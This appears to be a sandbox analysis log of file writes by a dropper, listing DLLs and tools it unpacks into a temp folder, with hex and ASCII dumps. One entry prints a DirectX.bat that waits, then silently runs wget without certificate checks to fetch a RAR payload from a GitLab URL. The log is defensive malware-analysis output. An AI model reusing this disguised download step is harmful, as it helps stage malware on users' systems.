C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_audio_converter.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_audio_converter.dll	32768	4528	2b 43 fd fd fd 68 fd fd 40 4f fd 38 fd 11 fd 23 fd 64 58 fd 15 32 6f 4e 57 fd fd fd fd 02 fd 2a 1e fd 4b fd fd 63 fd 17 fd 32 5b fd 5e fd 5a fd fd 28 50 0e 17 fd fd 61 3b 45 51 1d fd 12 56 0b fd 47 fd fd fd fd 66 3d 47 fd 70 72 fd fd 5f fd 10 fd 03 64 fd 19 fd 25 fd fd fd fd 22 fd 3a 02 7a fd 77 fd 5b 65 fd fd 17 74 fd 41 fd 2a fd 08 4c fd fd fd fd 2d fd 77 44 1f 68 a8 74 77 fd 0e 5b 32 fd 56 fd 33 fd fd 63 fd 49 fd 3a fd fd fd 33 0b fd fd 1b fd 73 57 fd 3b fd 04 fd 7a 22 fd 24 fd 2e fd 70 7e 4e fd 26 08 fd 0b fd fd 4f fd 08 fd 10 28 72 fd fd 02 03 01 00 01 fd fd 01 57 30 fd 01 53 30 0c 06 03 55 1d 13 01 01 fd 04 02 30 00 30 16 06 03 55 1d 25 01 01 fd 04 0c 30 0a 06 08 2b 06 01 05 05 07 03 08 30 0e 06 03 55 1d 0f 01 01 fd	+Ch@O8#dX2oNW*Kc2[^Z(Pa;EQVGf= Gpr_d%"zw[etA*L- wDhtw[2V3cI:3W ;z"$.pN&O(rW0S0U00U %0+0U	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_video_framerate.dll	0	27056	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100chs.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100cht.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0c 5c 42 fd 48 3d 2c fd 48 3d 2c fd 48 3d 2c fd 41 45 fd fd 4a 3d 2c fd 27 4b fd fd 4a 3d 2c fd fd 73 fd fd 49 3d 2c fd 27 4b fd fd 49 3d 2c fd 27 4b fd fd 41 3d 2c fd 27 4b fd fd 4c 3d 2c fd 53 fd fd fd 4b 3d 2c fd 48 3d 2d fd fd 3d 2c fd 53 fd fd fd 4b 3d 2c fd 53 fd fd fd 49 3d 2c fd 53 fd fd fd 49 3d 2c fd 53 fd fd fd 49 3d 2c fd 52 69 63 68 48 3d 2c fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$\BH=,H=,H=,AEJ=,'KJ=,sI=,'KI=,'KA=,'KL=,SK=,H=-=,SK=,SI=,SI=,SI=,RichH=,	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	32768	7168	43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 42 41 3f 41 56 54 69 6d 65 43 6f 64 65 40 55 74 69 6c 73 40 34 35 40 58 5a 00 3f 64 6f 6e 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 5f 4e 58 5a 00 3f 65 64 69 74 52 61 74 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 58 41 45 42 56 3f 24 52 61 74 69 6f 6e 61 6c 40 48 40 54 65 6d 70 6c 61 74 65 73 40 34 35 40 40 5a 00 3f 65 64 69 74 52 61 74 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43	Container@SDK@MXF@@UEBA?AVTimeCode@Utils@45@XZ?done@AES3EssenceAnalyzer@AES3@GenericContainer@SDK@MXF@@UEAA_NXZ?editRate@AES3EssenceAnalyzer@AES3@GenericContainer@SDK@MXF@@UEAAXAEBV?$Rational@H@Templates@45@@Z?editRate@AES3EssenceAnalyzer@AES3@GenericC	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	0	25600	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	32768	5632	65 74 4d 65 74 61 64 61 74 61 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 47 65 6e 65 72 61 74 6f 72 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 5f 4e 41 45 41 56 50 61 72 74 69 74 69 6f 6e 4d 65 74 61 64 61 74 61 40 4d 65 74 61 64 61 74 61 40 34 35 40 50 45 41 56 53 6f 75 72 63 65 50 61 63 6b 61 67 65 40 53 74 72 75 63 74 75 72 61 6c 40 37 34 35 40 49 49 40 5a 00 3f 75 6e 69 76 65 72 73 61 6c 4c 61 62 65 6c 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 47 65 6e 65 72 61 74 6f 72 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 42 41 3f 41 56 55 6e 69 76 65 72 73 61 6c 4c 61 62 65 6c 40 54 79	etMetadata@SystemScheme1Generator@SystemScheme1@GenericContainer@SDK@MXF@@UEAA_NAEAVPartitionMetadata@Metadata@45@PEAVSourcePackage@Structural@745@II@Z?universalLabel@SystemScheme1Generator@SystemScheme1@GenericContainer@SDK@MXF@@UEBA?AVUniversalLabel@Ty	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	0	24064	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PlugPlugExternalObject.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 27 29 fd fd 46 47 fd fd 46 47 fd fd 46 47 fd fd 3e 0a fd 46 47 fd fd 1b 44 fd fd 46 47 fd fd 1b 42 fd fd 46 47 fd fd 1b 43 fd fd 46 47 fd fd 1b 46 fd fd 46 47 fd 32 fd fd fd fd 46 47 fd fd 46 46 fd fd 46 47 fd fd 1b 4e fd fd 46 47 fd fd 1b 47 fd fd 46 47 fd fd 1b fd fd fd 46 47 fd fd 46 0a fd 46 47 fd fd 1b 45 fd fd 46 47 fd 52 69 63 68 fd 46 47 fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$')FGFGFG>FGDFG BFGCFGFFG2FGFFFGN FGGFGFGFFGEFG RichFG	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PlugPlugExternalObject.dll	32768	4224	61 74 69 6f 6e 31 1f 30 1d 06 03 55 04 0b 13 16 53 79 6d 61 6e 74 65 63 20 54 72 75 73 74 20 4e 65 74 77 6f 72 6b 31 42 30 40 06 03 55 04 03 13 39 53 79 6d 61 6e 74 65 63 20 43 6c 61 73 73 20 33 20 45 78 74 65 6e 64 65 64 20 56 61 6c 69 64 61 74 69 6f 6e 20 43 6f 64 65 20 53 69 67 6e 69 6e 67 20 43 41 20 2d 20 47 32 02 10 6e fd 10 36 fd 17 2e 7a fd 30 74 fd 2c fd 27 00 30 09 06 05 2b 0e 03 02 1a 05 00 fd fd fd 30 19 06 09 2a fd 48 fd fd 0d 01 09 03 31 0c 06 0a 2b 06 01 04 01 fd 37 02 01 04 30 1c 06 0a 2b 06 01 04 01 fd 37 02 01 0b 31 0e 30 0c 06 0a 2b 06 01 04 01 fd 37 02 01 15 30 23 06 09 2a fd 48 fd fd 0d 01 09 04 31 16 04 14 58 1c 1d fd fd 31 58 2c 72 27 fd fd 53 fd 5f fd 64 fd 65 5b 30 3e 06 0a 2b 06 01 04 01 fd 37 02 01 0c 31 30 30 2e fd 2c fd 2a 00	ation10USymantec Trust Network 1B0@U9Symantec Class 3 Extended Validation Code Signing CA - G2n6.z0t,'0+0*H1+70+710+70#*H 1X1X,r'S_de[0>+7100.,*	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PRM.dll	0	29824	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.dll	229376	32768	fd 00 00 00 41 fd fd 74 68 41 fd fd 74 36 41 fd fd 0f fd fd 03 00 00 49 fd 42 50 fd fd 24 fd 00 00 00 48 fd fd 20 fd fd 24 fd 00 00 00 48 fd fd 24 fd 00 00 00 48 fd 4c 24 38 fd fd fd fd fd 62 03 00 00 49 fd 42 58 fd fd 24 fd 00 00 00 48 fd fd 20 fd fd 24 fd 00 00 00 48 fd fd 24 fd 00 00 00 48 fd 4c 24 38 fd 7c fd fd fd fd 35 03 00 00 49 fd 42 48 fd fd 24 fd 00 00 00 48 fd fd 20 fd fd 24 fd 00 00 00 48 fd fd 24 fd 00 00 00 48 fd 4c 24 38 fd 4f fd fd fd fd 08 03 00 00 41 fd 42 60 fd 44 24 20 41 fd fd fd 75 07 fd fd 10 fd 44 24 20 0f fd 09 54 24 20 48 fd 4c 24 38 fd fd fd fd fd fd fd 02 00 00 48 fd fd 74 2b fd 78 04 00 75 06 48 fd 50 20 fd 10 fd 78 05 00 74 06 48 fd 50 48 fd 04 48 fd 50 38 48 fd 4c 24 38 fd fd fd fd fd 02 00 00 41 fd fd fd 0f fd	AthAt6AIBP$H HHL$8bIBX$H H HL$8\|5IBH$H HHL$8OAB`D$ AuD$ T$ HL$8Ht+xuHP xtHPHHP8HL$8A	success or wait	5	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.dll	1671168	18432	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 fd 00 00 00 fd fd 00 fd 00 00 00 fd 00 fd fd 00 00 00 fd fd fd 00 fd fd fd 00 fd a6 00 04 04 04 00 08 08 08 00 0c 0c 0c 00 11 11 11 00 16 16 16 00 1c 1c 1c 00 22 22 22 00 29 29 29 00 55 55 55 00 4d 4d 4d 00 42 42 42 00 39 39 39 00 fd 7c fd 00 50 50 fd 00 fd 00 fd 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 00 00 33 00 00 00 66 00 00 00 fd 00 00 00 fd 00 00 33 00 00 00 33 33 00 00 33 66 00 00 33 fd 00 00 33 fd 00 00 33 fd 00 00 66 00 00 00 66 33 00 00 66 66 00 00 66 fd 00 00 66 fd 00 00 66 fd 00 00 fd 00 00 00 fd 33 00 00 fd 66 00 00 fd fd 00 00 fd fd 00 00 fd fd 00 00 fd 00 00 00 fd 33 00 00 fd 66 00 00 19 00 00 fd fd 00 00 fd fd 00 00 fd 66 00 00 fd fd 00 00 fd fd	""")))UUUMMMBBB999|PP3f3333f333ff3fffff3f3ff	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.exe	458752	16896	fd 3b 06 00 fd fd 02 00 fd fd 02 00 14 3d 06 00 fd fd 02 00 f8 02 00 0c 3d 06 00 38 02 00 fd fd 02 00 04 3d 06 00 fd fd 02 00 14 fd 02 00 fd 3c 06 00 1c fd 02 00 34 fd 02 00 fd 3c 06 00 3c fd 02 00 54 fd 02 00 fd 3c 06 00 5c fd 02 00 77 fd 02 00 fd 3c 06 00 78 fd 02 00 2d fd 02 00 fd 3d 06 00 38 fd 02 00 53 fd 02 00 fd 3d 06 00 58 fd 02 00 77 fd 02 00 fd 3d 06 00 78 fd 02 00 6a fd 02 00 30 3e 06 00 78 fd 02 00 fd fd 02 00 28 3e 06 00 fd fd 02 00 fd fd 02 00 20 3e 06 00 fd fd 02 00 3c 02 00 18 3e 06 00 3c 02 00 fd 02 00 10 3e 06 00 fd 02 00 16 fd 02 00 60 3f 06 00 20 fd 02 00 38 fd 02 00 58 3f 06 00 40 fd 02 00 58 fd 02 00 50 3f 06 00 60 fd 02 00 78 fd 02 00 48 3f 06 00 fd fd 02 00 fd fd 02 00 40 3f 06 00 fd fd 02 00 fd fd 02 00 38 3f 06	;===<4<<T<\w<x-=8S=Xw=xj0>x(> >>>`?8X?@XP?`xH?@?8?	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\DirectX.bat	0	1166	40 65 63 68 6f 20 6f 66 66 0d 0a 65 63 68 6f 3a 20 20 26 20 3e 6e 75 6c 20 74 69 6d 65 6f 75 74 20 2f 74 20 36 30 20 2f 6e 6f 62 72 65 61 6b 0d 0a 73 74 61 72 74 20 2f 77 61 69 74 20 2f 6d 69 6e 20 25 41 70 70 44 61 74 61 25 5c 44 69 72 65 63 74 58 5c 77 67 65 74 2e 65 78 65 20 2d 71 20 2d 2d 6e 6f 2d 63 68 65 63 6b 2d 63 65 72 74 69 66 69 63 61 74 65 20 22 68 74 74 70 73 3a 2f 2f 67 69 74 6c 61 62 2e 63 6f 6d 2f 6d 69 63 68 61 6c 36 33 72 6f 62 65 72 74 73 36 33 2f 73 6f 66 74 2f 2d 2f 72 61 77 2f 6d 61 69 6e 2f 44 69 72 65 63 74 58 62 69 6e 2e 72 61 72 22 20 2d 50 20 25 41 70 70 44 61 74 61 25 5c 44 69 72 65 63 74 58 0d 0a 65 63 68 6f 3a 20 20 26 20 3e 6e 75 6c 20 74 69 6d 65 6f 75 74 20 2f 74 20 35 20 2f 6e 6f 62 72 65 61 6b 0d 0a 73 74 61 72 74 20 2f	@echo offecho: & >nul timeout /t 60 /nobreakstart /wait /min %AppData%\DirectX\wget.exe -q --no-check-certificate "https://gitlab.com/michal63roberts63/soft/-/raw/main/DirectXbin.rar" -P %AppData%\DirectXecho: & >nul timeout /t 5 /nobreakstart /	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.dll	0	3584	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe	360448	12896	6c 37 70 37 74 37 78 37 7c 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 50 38 54 38 58 38 64 38 7c 38 fd 38 fd 38 fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\wget.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\wget.exe	5111808	16208	73 68 00 5f 5f 69 6d 70 5f 5f 73 74 72 63 70 79 00 5f 5f 69 6d 70 5f 5f 63 6c 6f 63 6b 00 5f 5f 69 6d 70 5f 5f 77 72 69 74 65 00 5f 5f 69 6d 70 5f 5f 51 75 65 72 79 50 65 72 66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 40 34 00 5f 5f 69 6d 70 5f 5f 67 65 74 73 6f 63 6b 6e 61 6d 65 40 31 32 00 5f 5f 69 6d 70 5f 5f 6c 73 65 65 6b 00 5f 5f 69 6d 70 5f 5f 6e 74 6f 68 73 40 34 00 5f 5f 69 6d 70 5f 5f 53 48 47 65 74 53 70 65 63 69 61 6c 46 6f 6c 64 65 72 50 61 74 68 57 40 31 36 00 5f 5f 69 6d 70 5f 5f 66 65 72 72 6f 72 00 5f 5f 69 6d 70 5f 5f 4c 6f 63 6b 46 69 6c 65 45 78 40 32 34 00 5f 5f 69 6d 70 5f 5f 43 72 79 70 74 41 63 71 75 69 72 65 43 6f 6e 74 65 78 74 57 40 32 30 00 5f 5f 69 6d 70 5f 5f 5f 6f 6e 65 78 69 74 00 5f 5f 69 6d 70 5f 5f 43 65 72 74 46 69 6e	sh__imp__strcpy__imp__clock__imp__write__imp__QueryPerformanceCounter@4__imp__getsockname@12__imp__lseek__imp__ntohs@4__imp__SHGetSpecialFolderPathW@16__imp__ferror__imp__LockFileEx@24__imp__CryptAcquireContextW@20__imp___onexit__imp__CertFin	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe	229376	32768	fd fd 0a 76 1e 6a 00 fd 44 24 68 50 6a 66 6a 66 57 fd 15 10 46 51 00 50 57 fd 72 1c 09 00 fd fd 3b 56 00 fd 44 24 64 50 6a 66 57 fd fd 68 fd 3a 56 00 6a 67 57 fd fd 68 00 02 00 00 fd fd 24 08 01 00 00 50 6a 00 fd 35 54 3b 56 00 fd 3f 30 07 00 fd fd 24 04 01 00 00 50 6a 68 57 fd fd 68 00 02 00 00 fd fd 24 08 01 00 00 50 fd 35 64 3b 56 00 fd 35 60 3b 56 00 fd 14 30 07 00 fd fd 24 04 01 00 00 50 6a 69 57 fd fd 68 00 02 00 00 fd fd 24 08 01 00 00 50 fd 35 6c 3b 56 00 fd 35 68 3b 56 00 fd fd 2f 07 00 fd fd 24 04 01 00 00 50 6a 6a 57 fd fd fd 35 64 3b 56 00 fd 35 60 3b 56 00 fd 35 6c 3b 56 00 fd 35 68 3b 56 00 fd d0 05 00 50 68 7c 4b 51 00 fd fd 24 0c 01 00 00 68 00 02 00 00 50 fd 47 fd fd fd fd fd 10 fd fd 24 04 01 00 00 50 6a 6b 57 fd fd 68 00 02 00 00 fd	vjD$hPjfjfWFQPWr;VD$dPjfWh:VjgWh$Pj5T;V?0$PjhWh$P5d;V5`;V0$PjiWh$P5l;V5h;V/$PjjW5d;V5`;V5l;V5h;VPh|KQhPGPjkWh	success or wait	29	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe	1277952	32768	06 70 01 fd 04 fd fd 0e fd 35 fd 58 fd fd fd fd fd 51 32 fd 15 fd 4f 77 fd 6e fd fd 03 fd 08 30 02 fd fd 1a fd 4a fd fd fd 04 fd 66 5c 7e fd fd 2f fd fd 2b 1c 3a 71 18 fd fd 5e fd fd fd 4e 40 55 79 0b 4e 3c 70 07 fd fd fd fd 23 77 1e 05 fd 59 fd 72 fd 72 79 1c fd 61 fd fd 0d fd 31 19 fd 3d 2b 38 fd fd 7b fd fd 0b f0 76 fd 1a 00 fd 3f 1a 60 fd fd 23 18 38 5d 5c 4b 07 76 fd fd 39 fd fd 61 07 fd 23 7f fd fd fd 1a fd 59 fd fd 73 fd fd fd 00 fd fd 6d 61 fd fd fd fd fd fd 7b 58 3a fd 1f 4b fd fd 17 eb 0f fd fd 9e 21 fd fd fd fd 2b fd fd fd fd fd 1b 0c fd 0d fd fd 05 fd d2 63 fd fd 20 7f 53 55 78 fd fd 5e 2c fd 0a fd fd 33 fd 45 40 0b 9b 7b fd fd fd fd 06 0e 6f fd fd 7a 22 78 1f fd 0f 4c 01 39 7a 21 02 1a fd fd fd 60 0f	p5XQOwn0Jf\~/+:q^N@UyN<p#wYrrya1=+8{v?`#8\Kv9Ysma{X:K!+cSUx^,3E@{oz"xL9z!`	success or wait	3	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe	2228224	2264	fd 77 fd 69 48 47 fd 53 12 fd fd fd 07 32 76 07 57 07 19 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 03 fd 01 01 00 75 fd 2d fd 34 19 5c 32 45 fd 0e fd fd 4f fd 78 fd 6f fd fd fd fd 4f fd 01 fd fd fd fd 15 fd 40 29 fd fd 5d fd fd fd 56 64 fd 71 30 2a fd 1e 61 17 66 20 56 06 fd 19 fd 5d 71 fd fd fd fd 09 fd 1c fd 47 fd fd fd 03 fd 10 2f fd 0a 6c 4e 33 fd b4 fd fd 4c fd 63 48 39 40 21 fd fd fd 6e fd fd 3c fd fd fd fd 06 fd 09 4f 53 57 41 fd 2f fd 1e 4d 4e fd fd 10 78 6c 42 6e fd fd fd 61 5c 52 fd 4e fd 6b fd fd 4a 7a fd fd fd fd 03 fd fd fd 03 fd 0f fd 53 fd 0a 75 fd fd 75 2e fd 66 fd 04 fd fd fd 06 57 fd fd 0e fd fd fd fd 18 1f fd fd fd 3a 00 fd 8a fd fd 01 de fd 38 fd 0f 52 fd fd fd 03 60 0a 4d fd fd 27 6d 14	wiHGS2v0*Hu-4\2EOxoO@)]Vdq0*afV]qG/lN3LcH9@!n<SWA/MNxlBna\RNkJzSuu.fW:8R`M'm	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100AGM.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100AGM.dll	5701632	12616	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100PDFL.dll	32768	32768	fd 0f fd 3b fd fd fd 0f fd 49 fd 0f fd 40 fd 2b fd 0f fd 00 fd fd fd 33 45 fd 0f fd fd fd 4c 09 fd fd fd fd fd fd fd fd 50 fd 3b 51 fd 74 7d 0f fd fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd fd fd fd 0f fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd fd fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd fd fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 11 33 85 fd 0f fd 8d 54 12 fd fd fd fd 02 33 fd fd fd 0f fd fd fd fd fd fd 50 fd 3b 51 fd 74 7d 0f fd fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd 62 fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd 41 fd	;l@+3LP;Qt}Q+t3TpQ+t3TpQ+t3TpQ +t3T3P;Qt}Q+t3TbpQ+t3TA	success or wait	40	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100PDFL.dll	6717440	14664	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GFSDK_ShadowLib.win64.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GPUPerfAPIDX11-x64.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\libGLESv2.dll	0	32768	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\libGLESv2.dll	6782976	32256	fd 39 00 3a 04 3a 08 3a 0c 3a 10 3a 14 3a 18 3a 1c 3a 20 3a 24 3a 28 3a 2c 3a 30 3a 34 3a 40 3a 44 3a 48 3a 4c 3a 50 3a 54 3a 58 3a 5c 3a 60 3a 64 3a 68 3a 6c 3a 70 3a 74 3a 78 3a 7c 3a fd 3a fd 3a fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2v.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp4v.dll	0	31152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
